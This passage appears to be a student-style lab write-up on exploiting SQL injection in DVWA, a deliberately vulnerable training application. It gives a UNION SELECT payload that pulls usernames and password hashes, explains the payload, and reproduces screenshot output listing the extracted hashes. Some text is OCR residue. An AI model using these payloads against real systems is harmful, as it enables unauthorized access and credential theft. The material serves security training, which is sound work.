
' UNION SELECT user, password FROM users - -

Breakdown of the Injection:

- '': The first part of the query injects an empty string after the id, bypassing the need for a valid ID.
- UNION SELECT: The UNION operator combines the results of two queries. The attacker is injecting a new query to retrieve data from the database.
- user, password: These are the columns from the users table that store usernames and passwords.
- -- This is a SQL comment that effectively ignores the rest of the original query after the injection.

Result Display:

- The application will now display the results of both the original query (even though it returns no results due to the empty string '') and the injected query.
- The output on the webpage will show a list of usernames and their corresponding passwords, exposing sensitive information.



Vulnerability: SQL Injecti
Not secure dvwa/vulnerabilities/sqli/
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Chromium
Not secure dvwa/vulnerabilities/sqli/session-input.php
ıssword FROM users -
Submit
Close
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
View Source
View Help

```
Username: admin
Security Level: high
PHPIDS: disabled
```

Screenshot 12

- Results

After submitting the malicious code, the system returned a list of usernames and passwords, successfully confirming the vulnerability even at the highest security setting.



Vulnerability: SQL Injection

Click here to change your ID.

```
ID: ' UNION SELECT first_name,password FROM users -- ';
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name,password FROM users -- ';
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Session ID: ' UNION SELECT first_name,password FROM users -- ';

```
Username: admin
Security Level: hi
PHPIDS: disabled
```

Screenshot 13

Conclusion

I successfully deployed DVWA using Docker and tested SQL injection vulnerabilities at various security levels. By utilizing both basic and advanced SQL injection techniques, and leveraging Burp Suite to intercept and modify HTTP requests, I was able to exploit vulnerabilities and extract sensitive data from the database. These tests highlighted the continued presence of exploitable flaws across all security settings, demonstrating how effective SQL injection attacks can be, even as security levels increase. This underscores the importance of implementing robust input validation and other defensive measures to safeguard against such threats.